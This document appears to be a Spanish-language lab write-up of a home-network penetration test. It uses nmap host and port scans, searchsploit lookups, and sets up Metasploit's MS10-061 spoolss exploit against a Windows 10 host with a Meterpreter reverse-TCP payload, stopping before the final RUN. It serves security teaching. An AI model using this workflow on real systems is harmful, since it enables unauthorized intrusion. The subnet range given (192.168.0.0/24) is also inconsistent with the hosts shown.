Puerta de enlace predeterminada . . . . . : 192.168.1.254
```


2. Detalle de la conexión IPv4 de la Maquina.

```
Adaptador de LAN inalámbrica Wi-Fi:  
Sufijo DNS específico para la conexión. . . :  
Descripción . . . . . : Realtek RTL8723BS Wireless LAN 802.11n SDIO Network Adapter  
Dirección física. . . . . : 58-63-56-80-45-E5  
DHCP habilitado . . . . . : sí  
Configuración automática habilitada . . . . . : sí  
Vínculo: dirección IPv6 local. . . . : fe80::e1a9:c3d2:b765:db75%3(Preferido)  
Dirección IP v4. . . . . : 192.168.1.52(Preferido)  
Máscara de subred . . . . . : 255.255.255.0  
Concesión obtenida. . . . . : domingo, 14 de noviembre de 2021 17:27:53  
La concesión expira . . . . . : domingo, 21 de noviembre de 2021 17:58:54  
Puerta de enlace predeterminada . . . . . : 192.168.1.254  
Servidor DHCP . . . . . : 192.168.1.254  
IAID DHCPv6 . . . . . : 56124246  
DUID de cliente DHCPv6. . . . . : 00-01-00-01-23-00-80-87-58-63-56-80-45-E5  
Servidores DNS. . . . . : 190.157.8.109  
190.157.8.101  
NetBIOS sobre TCP/IP. . . . . : habilitado
```


3. Detalle de la Tarjeta de red real que utiliza esta Máquina.

```
Tarjeta(s) de red:  
1 Tarjetas de interfaz de red instaladas.  
[01]: Realtek RTL8723BS Wireless LAN 802.11n SDIO Network Adapter  
Nombre de conexión: Wi-Fi  
DHCP habilitado: sí  
Servidor DHCP: 192.168.1.254  
Direcciones IP  
[01]: 192.168.1.52  
[02]: fe80::e1a9:c3d2:b765:db75
```

Por Quinto y ultima Maquina conectada a esta red, tenemos el Dispositivo A30s, un teléfono inteligente de la Marca de Samsung.



De esta manera el entorno de Trabajo luciría de esta manera, Una Maquina Anfitrión Windows 10, corriendo dos maquinas virtuales, a la izquierda Ubuntu Linux y a la derecha Kali Linux. Fuera de este equipo de encuentras dos Máquinas, un computador Windows 8.1 y un Teléfono inteligente Samsung A30s.



Lo primero que debemos hacer es obtener la PRINCIPAL FLAG, esto es la dirección IPv4 de nuestra Maquina atacante, nosotros, esto es necesario para excluirla de los procesos de nuestras herramientas de penetración.

ifconfig

```
(root💀 machineonruiso)#[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.57  netmask 255.255.255.0  broadcast 192.168.1.255
          inet6 fe80::a00:27ff:fe07:df8  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:07:0d:f8  txqueuelen 1000  (Ethernet)
              RX packets 10  bytes 1168 (1.1 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 16  bytes 2022 (1.9 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 8  bytes 400 (400.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 8  bytes 400 (400.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(root💀 machineonruiso)#[~]
#
```

Vamos a hacer un escaneo o barrido general de la red, lo cual nos mostrara los equipos o dispositivos que podemos llegar a explotar. La herramienta que utilizaremos es NMAP, el comando se reparte de la siguiente manera

1. Nmap (herramienta)
2. -s (directriz para que haga un escaneo de red “scan”)
3. P (Escaneo al ICMP, un escaneo utilizando PING a todo equipo que este en la red)
4. -n (para evitar la escritura por consola de la resolución de nombres de los dispositivos encontrados, esto evitara que la tarea se demore más de lo debido por el proceso de escritura)
5. A esto comando se le continua con el rango de las direcciones IP’s que vamos a escanear. Si nuestra IP es 192.168.1.57 y nuestra mascara de red es 255.255.255.0, esto nos dice que en esta red existirá un

rango de equipos desde 192.168.1.0 hasta 192.168.0.255, lo cual podemos describirlo como 192.168.0.0/24.

De esta manera el comando a utilizar para hacer el barrido de la red es:

```
nmap -sP -n 192.168.0.0/24
```

```
[root@machineonruiso ~]# nmap -sP -n 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 19:33 -05
Nmap scan report for 192.168.1.50
Host is up (0.0049s latency).
MAC Address: E0:88:5D:41:4D:48 (Technicolor CH USA)
Nmap scan report for 192.168.1.51
Host is up (0.0012s latency).
MAC Address: 60:14:B3:C4:F0:8B (CyberTAN Technology)
Nmap scan report for 192.168.1.61
Host is up (0.0038s latency).
MAC Address: 08:00:27:7D:C0:80 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.254
Host is up (0.011s latency).
MAC Address: E0:88:5D:41:4D:46 (Technicolor CH USA)
Nmap scan report for 192.168.1.57
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.35 seconds
```

Ahora podemos analizar los datos que nos ha entregado esta red:

1. 192.168.1.50 así como 192.168.1.254 son direcciones que le pertenecen al Router.
2. 192.168.1.51 Es nuestra maquina Anfitrión, Windows 10 Home
3. 192.168.1.52 No aparece, es la Maquina Externa Windows
4. 192.168.1.55 Maquina Externa Samsung A30s
5. 192.168.1.57 Es la Máquina Virtual de donde se está efectuando el ataque, esta es Kali GNU Linux.
6. 192.168.1.61 Máquina Virtual Ubuntu

Con la anterior información podemos tomar las siguientes decisiones:

1. IP Router:
 - a. 192.168.1.50 No se Ataca
 - b. 192.168.1.254 No se Ataca
2. Windows 10 Home Single Language 21H1 (Máquina anfitrión)
 - a. 192.168.1.51 Se puede Atacar, pero el escenario no puede ser muy cercano al mundo real por sesgo de confirmación (Es la misma computadora física que el Atacante).
3. Windows 8.1 con Bing (Maquina Externa).
 - a. 192.168.1.52 No Aparece en la red para ser atacada.
4. Teléfono Inteligente Android 11 One UI 3.1 Samsung A30s (Maquina Externa).
 - a. 192.168.1.55 Se puede atacar. Es un escenario muy cercano a una auditoria real. Se necesitan herramientas especializadas para Sistemas Android.
5. Kali-Rolling GNU Linux 2021.3 (Máquina Virtual).
 - a. 192.168.1.57 No se DEBE atacar, pues la misma es la maquina atacante en este ejercicio.
6. Ubuntu Hirsute Hippo 21.04 (Máquina Virtual).

- a. 192.168.1.61 □ Se puede atacar, pero no será completamente igual a un ataque real de un dispositivo externo.

Debemos tener en cuenta que la deducción de esta lista se realiza teniendo como base que el ejercicio se está llevando a cabo en nuestra propia red y conocemos los equipos que tenemos conectados a la misma. En un ambiente real, siendo una de las principales razones de las porque una auditoria de seguridad informática demoran tanto, es que salvo las IP de la Maquina Anfitrión/Maquina Atacante y las propias direcciones del Router y la dirección del Broadcast que nos pueden llegar a aparecer listadas, todas las demás direcciones pueden ser un blanco que explotar y querer indagar.

La IP con la que se decide continuar el ejercicio es con 192.168.1.61 la que corresponde a Ubuntu Hirsute Hippo 21.04. A esta le daremos un escaneo de puertos, buscando en ellos alguna vulnerabilidad. El comando que vamos a utilizar es el siguiente:

1. Nmap (herramienta)
2. -p- (escaneo de todos los puertos que posea la maquina)
3. -s (escaneo)
4. V (escaneo mostrando la versión de los servicios que corren en los puertos encontrados, es a partir de estos servicios que sabremos que hay vulnerabilidades en el sistema)
5. Dirección Ipv4 de la máquina que queremos atacar

```
namp -p- -sV 192.168.1.68
```

Algo que se debe tener en cuenta es que se escaneara todos los puertos de la maquina ya que tratamos sobre un ejercicio controlado de seguridad informática, en la vida real hacer esto ES CONTRAPRODUCENTE puesto que es un escaneo muy invasivo, actividad que puede encender ciertas alarmas en los sistemas que vamos a utilizar, tanto en sus redes, sus FireWall y los antivirus. Normalmente en este tipo de trabajos se seleccionan los puertos más comunes como los 100 o 1000 primeros puertos de uso, asi no siendo detectados.

```
└──(root💀machineonruiso)─[~]
└─# nmap -p- -sV 192.168.1.61

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 20:13 -05
Nmap scan report for 192.168.1.61
Host is up (0.000805 latency).
All 65535 scanned ports on 192.168.1.61 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:7D:C0:80 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

Como observamos en la imagen anterior, al haber escaneado los puertos nos damos cuenta que específicamente el Sistema que estamos invadiendo tiene cerrado todos los puertos, por lo que NO PODRIAMOS INGRESAR a este sistema.

Por razones académicas de este ejercicio y ya que tenemos acceso a La Máquina de Ubuntu, procederemos a abrir algunos puertos para ver que nos podemos encontrar. Para abrir un rango de puertos en el firewall UFW de Ubuntu podemos utilizar el comando “sudo ufw allow A:B/tcp”, mientras que para cerrarlos podemos utilizar el comando “sudo ufw deny A:B/tcp” siendo tanto A como B distintos entre sí, A es menor que B y son números de puertos entre 0 y 65635.

Para saber mas sobre la configuración del FireWall en Ubuntu recomiendo ver el siguiente enlace web <https://computernewage.com/2014/08/10/como-configurar-el-firewall-ufw-en-ubuntu/> pues los comandos utilizados para habilitar los puertos, iniciar o apagar el FireWall e instalar la versión de interfaz grafica se encuentran en el blog correspondiente.

```

onruiso@onruiso-VirtualBox:~$ sudo ufw status numbered
Estado: activo
onruiso@onruiso-VirtualBox:~$ sudo ufw allow 22/tcp
Regla añadida
Regla añadida (v6)
onruiso@onruiso-VirtualBox:~$ sudo ufw status numbered
Estado: activo

      Hasta          Acción     Desde
      ----          -----     -----
[ 1] 22/tcp        ALLOW IN  Anywhere
[ 2] 22/tcp (v6)  ALLOW IN  Anywhere (v6)

onruiso@onruiso-VirtualBox:~$ sudo ufw enable
El cortafuegos está activo y habilitado en el arranque del sistema

```

sudo apt install gufw

```

onruiso@onruiso-VirtualBox:~$ sudo gufw

```



Una vez tenemos algunos puertos habilitados para escanear por parte de nuestra Maquina atacante, volvemos a ejecutar la herramienta de NMAP.

sudo nmap -p- -sV 192.168.1.61

```

[root@machineonruiso ~]
# sudo nmap -p- -sV 192.168.1.61
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 23:01 -05
Nmap scan report for 192.168.1.61
Host is up (0.00053s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
26/tcp    closed  rsftp
MAC Address: 08:00:27:7D:C0:80 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.86 seconds

```

Como podemos ver en la terminal de Kali, aunque tenemos liberados algunos puertos, la seguridad de la Maquina de virtual es tal que, al detectar que esta siendo escaneada por fuerza bruta en sus puertos, la misma los cierra por protección. Esta situación se repetiría sin importar cuantos puertos habilitemos, por lo que en esta auditoria para este entorno en específico, podemos estimar que los primeros muros de seguridad frente a intrusiones por parte de terceros son eficientes.

```
(root💀 machineonruiso)#[~]
# sudo nmap -p- -sV 192.168.1.61
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 23:54 -05
Nmap scan report for 192.168.1.61
Host is up (0.00044s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
15/tcp    closed netstat
16/tcp    closed unknown
17/tcp    closed qotd
18/tcp    closed msp
19/tcp    closed chargen
20/tcp    closed ftp-data
21/tcp    closed ftp
22/tcp    closed ssh
23/tcp    closed telnet
24/tcp    closed priv-mail
25/tcp    closed smtp
26/tcp    closed rsftp
MAC Address: 08:00:27:7D:C0:80 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

Ahora bien, tratemos de atacar otra Maquina que tengamos en la red, como por ejemplo nuestra Maquina Windows 10.

nmap -p- -sV 192.168.1.51

```
(root💀 machineonruiso)#[~]
# nmap -p- -sV 192.168.1.51
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-14 22:02 -05
Nmap scan report for 192.168.1.51
Host is up (0.0011s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
5040/tcp  open   unknown
5432/tcp  open   postgresql?
49664/tcp open   msrpc      Microsoft Windows RPC
49665/tcp open   msrpc      Microsoft Windows RPC
49666/tcp open   msrpc      Microsoft Windows RPC
49667/tcp open   msrpc      Microsoft Windows RPC
49668/tcp open   msrpc      Microsoft Windows RPC
49669/tcp open   msrpc      Microsoft Windows RPC
MAC Address: 60:14:B3:C4:F0:8B (CyberTAN Technology)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.56 seconds
```

Como podemos observar en la ejecución del anterior comando, esta Maquina si posee vulnerabilidades, siendo estos puertos abiertos por programas de uso del cliente o permisos dados a aplicaciones que dejaron los puertos en este estado. Puesto que los puertos escaneados tienen el STATUS de OPEN, podemos definir y escanear que tipo de explotaciones podemos utilizar contra esta Máquina. Para esto seleccionamos el nombre de la versión con la que esta abierto los puertos y procedemos a buscar herramientas para explotar este servicio.

Searchsploit Microsoft Windows RPC

Exploit Title	Path
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029)	windows/remote/16366.rb
Microsoft DNS RPC Service - 'extractQuotedChar()' TCP Overflow (MS07-029) (Metasploit)	windows/remote/16748.rb
Microsoft RPC DCOM Interface - Remote Overflow (MS03-026) (Metasploit)	windows/remote/16749.rb
Microsoft Windows - 'Lsassrv.dll' RPC Remote Buffer Overflow (MS04-011)	windows/remote/293.c
Microsoft Windows - 'RPC DCOM' Long Filename Overflow (MS03-026)	windows/remote/100.c
Microsoft Windows - 'RPC DCOM' Remote (1)	windows/remote/69.c
Microsoft Windows - 'RPC DCOM' Remote (2)	windows/remote/70.c
Microsoft Windows - 'RPC DCOM' Remote (Universal)	windows/remote/76.c
Microsoft Windows - 'RPC DCOM' Remote Buffer Overflow	windows/remote/64.c
Microsoft Windows - 'RPC DCOM' Scanner (MS03-039)	windows/remote/97.c
Microsoft Windows - 'RPC DCOM' Remote (MS03-039)	windows/remote/103.c
Microsoft Windows - 'RPC2' Universal / Denial of Service (RPC3) (MS03-039)	windows/remote/109.c
Microsoft Windows - DCE-RPC svckill ChangeServiceConfig2A() Memory Corruption	windows/dos/3453.py
Microsoft Windows - DCOM RPC Interface Buffer Overrun	windows/remote/22917.txt
Microsoft Windows - DNS RPC Remote Buffer Overflow (2)	windows/remote/3746.txt
Microsoft Windows - Net-NTLMv2 Reflection DCOM/RPC (Metasploit)	windows/local/45562.rb
Microsoft Windows 10 1903/1809 - RPCSS Activation Kernel Security Callback Privile	windows/local/47135.txt
Microsoft Windows 2000/NT 4 - RPC Locator Service Remote Overflow	windows/remote/5.c
Microsoft Windows 8.1 - DCOM DCE/RPC Local NTLM Reflection Privilege Escalation (M	windows/local/37768.txt
Microsoft Windows Message Queuing Service - RPC Buffer Overflow (MS07-065) (1)	windows/remote/4745.cpp
Microsoft Windows Message Queuing Service - RPC Buffer Overflow (MS07-065) (2)	windows/remote/4934.c
Microsoft Windows Server 2000 - RPC DCOM Interface Denial of Service	windows/dos/61.c
Microsoft Windows Server 2000 SP4 - DNS RPC Remote Buffer Overflow	windows/remote/3737.py
Microsoft Windows XP/2000 - 'RPC DCOM' Remote (MS03-026)	windows/remote/66.c
Microsoft Windows XP/2000 - RPC Remote Non Exec Memory	windows/remote/117.c
Microsoft Windows XP/2000/NT 4.0 - RPC Service Denial of Service (1)	windows/dos/21951.c
Microsoft Windows XP/2000/NT 4.0 - RPC Service Denial of Service (2)	windows/dos/21952.c
Microsoft Windows XP/2000/NT 4.0 - RPC Service Denial of Service (3)	windows/dos/21953.txt
Microsoft Windows XP/2000/NT 4.0 - RPC Service Denial of Service (4)	windows/dos/21954.txt
Microsoft Windows XP/2003 - RPCSS Service Isolation Privilege Escalation	windows/local/32892.txt

Shellcodes: No Results

Al ejecutar el anterior comando, hemos traído una lista de todas las herramientas en el momento, que podemos utilizar para explotar o invadir este servicio, cada una dando una opción de intrusión diferente y una consecuencia concreta para la Maquina que queremos penetrar. Para esta practica utilizaremos la herramienta de METASPLOIT la cual esta listada como una de tantas para explotar el servicio del cial hace uso los puertos de la Maquina Victima.

msfdb

```

└──(root㉿machineonruiso)-[~]
# msfdb

Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init

    msfdb init      # start and initialize the database
    msfdb reinit    # delete and reinitialize the database
    msfdb delete    # delete database and stop using it
    msfdb start     # start the database
    msfdb stop      # stop the database
    msfdb status    # check service status
    msfdb run       # start the database and run msfconsole

```

Escribir el comando por si solo nos dira que clase de opciones tiene el mismo con se muestra en a anterior imagen, en la misma se lee el comando para iniciar la herramienta de METASPLOIT.

Msfdb init

```

└─(root💀machineonruiso)-[~]
# msfdb init
[+] Starting database
[+] Creating database user 'msf'
Ingrese la contraseña para el nuevo rol:
Ingrésela nuevamente:
[+] Creating databases 'msf'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

└─(root💀machineonruiso)-[~]
# 

```

Msfconsole

```

└─(root💀machineonruiso)-[~]
# msfconsole

          :oDFo: `_
          ./ymM0dayMmy/. 
          ~+dHJ5aGFyZGVyIQ==+-` 
          ':sm@~Destroy.No.Data~~s:' 
          ~+h2~~Maintain.No.Persistence~h+-` 
          ':odNo2~Above.All.Else.Do.No.Harm~Ndo:' 
          ./etc/shadow.0days=Data'%20OR%201=1--.No.0MN8'/. 
          -++SecKCoin++e.AMD`           `--:///+hbove.913.ElsMNh+-` 
          ~-/ssh/id_rsa.Des-`          `htN01UserWroteMe!-` 
          :dopeAW.No<nano>o`          :is:T@IKC.sudo-.A: 
          :we're.all.alike`            The.PFYroy.No.D7: 
          :PLACEDRINKHERE!:`          yxp_cmdshell.Ab0: 
          :msf>exploit -j.`           :Ns.BOB&ALICEes7: 
          :---srxxtwx:-`              `MS146.52.No.Per: 
          :<script>.Ac816/`           sENbove3101.404: 
          :NT_AUTHORITY.Do`           `T:/shSYSTEM-.N: 
          :09.14.2011.raid`           /STFU/wall.No.Pr: 
          :hevnnsntSurb025N.``        @NVRGOING2GIVUUP: 
          :#OUTHOUSE-__s:``          /corykennedyData: 
          :nmap -oS`                   SSo.6178306Ence: 
          :Awsm.da`                   /shMTl#beats3o.No.: 
          :Ring0:``                   `dDestRoyREXKC3ta/M: 
          :23d:``                     sSETEC.ASTRONOMYist: 
          `/`                         /yo_.ence.N:{ :|: & };: 
          ``:Shall.We.Play.A.Game?tron/` 
          ``~-ooy.ifightf0r+ehUser5` 
          ..th3.H1V3.U2VjRFNN.jMh+.` 
          `MjM~-WE.ARE.se~MMjMs` 
          +-KANSAS.CITY's--` 
          J~HAKERS~./.` 
          .esc:wq!;` 
          +++ATH` 

          =[ metasploit v6.1.13-dev` 
          + -- --=[ 2178 exploits - 1153 auxiliary - 399 post` 
          + -- --=[ 592 payloads - 45 encoders - 10 nops` 
          + -- --=[ 9 evasion` 

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > 

```

La imagen que parece un vez iniciamos la herramienta varia por cada vez que la iniciemos, por lo que no hay que preocuparse en caso de que la ejecución se diferente a la mostrada anteriormente. Una vez dentro de la herramienta proseguimos a proporcionar el nombre del servicio que queremos explotar, esto hará que se escaneen los puertos de la víctima que tengan este protocolo, dando su ruta dentro del sistema de la víctima y

el ranking de éxito de la intrusión de caso de llevarla a cabo. Este ultimo dato, el raning o RANK nos dice que tan buena conexión y éxito podremos tener en caso de explotar este puerto, siendo la mejor la que tienen la tasa de EXCELLENT.

```
msf6 > search Microsoft Windows RPC
Matching Modules
=====
#  Name
-  exploit/windows/local/cve_2020_17136
    Arbitrary File Creation EOP
    0 exploit/windows/dcerpc/ms03_026_dcom
    1 exploit/windows/dcerpc/ms05_017_msmq
    2 exploit/windows/smb/ms04_011_lsass
    3 exploit/windows/dcerpc/ms05_017_msmq
    4 exploit/windows/smb/ms06_040_netapi
    5 exploit/windows/smb/ms07_029_msdns_zonename
    6 exploit/windows/dcerpc/ms07_029_msdns_zonename
    7 exploit/windows/dcerpc/ms07_065_msmq
    8 exploit/windows/smb/ms08_067_netapi
    9 exploit/windows/smb/ms10_061_spoolss
    10 exploit/windows/local/alpc_taskscheduler
    11 auxiliary/gather/windows_deployment_services_shares
    12 auxiliary/scanner/dcerpc/windows_deployment_services
    13 exploit/windows/smb/smb_rras_erraticgopher
    C DCOM Interface Overflow
    S RPC Service extractQuotedChar() Overflow (SMB)
    S RPC Service extractQuotedChar() Overflow (TCP)
    S Service MIBEntryGet Overflow

    Disclosure Date   Rank   Check  Description
    2020-03-10      normal  Yes    CVE-2020-1170 Cloud F
    2003-07-16      great   No     MS03-026 Microsoft RP
    2004-04-13      good    No     MS04-011 Microsoft LS
    2005-04-12      good    No     MS05-017 Microsoft Me
    2006-08-08      good    No     MS06-040 Microsoft Se
    2007-04-12      manual  No     MS07-029 Microsoft DN
    2007-04-12      great   No     MS07-029 Microsoft DN
    2007-12-11      good    No     MS07-065 Microsoft Me
    2008-10-28      great   Yes   MS08-067 Microsoft Se
    2010-09-14      excellent  No    MS10-061 Microsoft Pr
    2018-08-27      normal  No     Microsoft Windows ALP
    2017-06-13      average Yes   Microsoft Windows RRA

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/smb/smb_rras_erraticgopher
r
msf6 >
```

Para explotar este puerto seleccionamos, copiamos y pegamos el nombre de la ruta antecedida por USE, lo cual le dice a la herramienta que se USE la dirección para la intrusión.

```
msf6 > use exploit/windows/smb/ms10_061_spoolss
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms10_061_spoolss) >
```

Ya dentro de la dirección podemos desplegar un abanico de opciones de lo que podemos hacer con este puerto.

```

msf6 exploit(windows/smb/ms10_061_spoolss) > show options

Module options (exploit/windows/smb/ms10_061_spoolss):
Name      Current Setting  Required  Description
PNAME          no           no        The printer share name to use on the target
RHOSTS         yes          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
Using-Metasploit
RPORT          445          yes       The SMB service port (TCP)
SMBPIPE        spoolss      no        The named pipe for the spooler service

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.1.57   yes       The listen address (an interface may be specified)
LPORT        4444          yes       The listen port

Exploit target:

Id  Name
--  --
0   Windows Universal

msf6 exploit(windows/smb/ms10_061_spoolss) >

```

Sin embargo, antes de explotarlo debemos establecer un RHOSTS que tendrá por dirección la IPv4 de la Maquina Victima.

```

msf6 exploit(windows/smb/ms10_061_spoolss) > set RHOSTS 192.168.1.51
RHOSTS => 192.168.1.51
msf6 exploit(windows/smb/ms10_061_spoolss) > show options

Module options (exploit/windows/smb/ms10_061_spoolss):
Name      Current Setting  Required  Description
PNAME          no           no        The printer share name to use on the target
RHOSTS        192.168.1.51   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
Using-Metasploit
RPORT          445          yes       The SMB service port (TCP)
SMBPIPE        spoolss      no        The named pipe for the spooler service

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.1.57   yes       The listen address (an interface may be specified)
LPORT        4444          yes       The listen port

Exploit target:

Id  Name
--  --
0   Windows Universal

msf6 exploit(windows/smb/ms10_061_spoolss) >

```

Una vez establecido el RHOTS el siguiente comando que queda por ejecutar es **RUN** esto iniciara la explotación del puerto mediante el servicio. Por fines académicos no se explotará el servicio, sin embargo, en concreto en este caso el exploit de RPC nos dejaría hacer:

“... aprovecha la vulnerabilidad de suplantación del servicio RPC detallada en Microsoft Bulletin MS10-061. Al realizar una solicitud DCE RPC específica al procedimiento StartDocPrinter, un atacante puede hacerse pasar por el servicio de cola de impresión para crear un archivo. El directorio de trabajo en ese momento es% SystemRoot% \ system32. Un atacante puede especificar cualquier nombre de archivo,

incluido el recorrido de directorio o las rutas completas. Al enviar solicitudes de WritePrinter, un atacante puede controlar completamente el contenido del archivo creado. Para obtener la ejecución del código, este módulo escribe en un directorio utilizado por Windows Management Instrumentation (WMI) para implementar aplicaciones. Este directorio (Wbem \ Mof) se analiza periódicamente y los nuevos archivos .mof se procesan automáticamente. Esta es la misma técnica empleada por el código Stuxnet que se encuentra en la naturaleza”.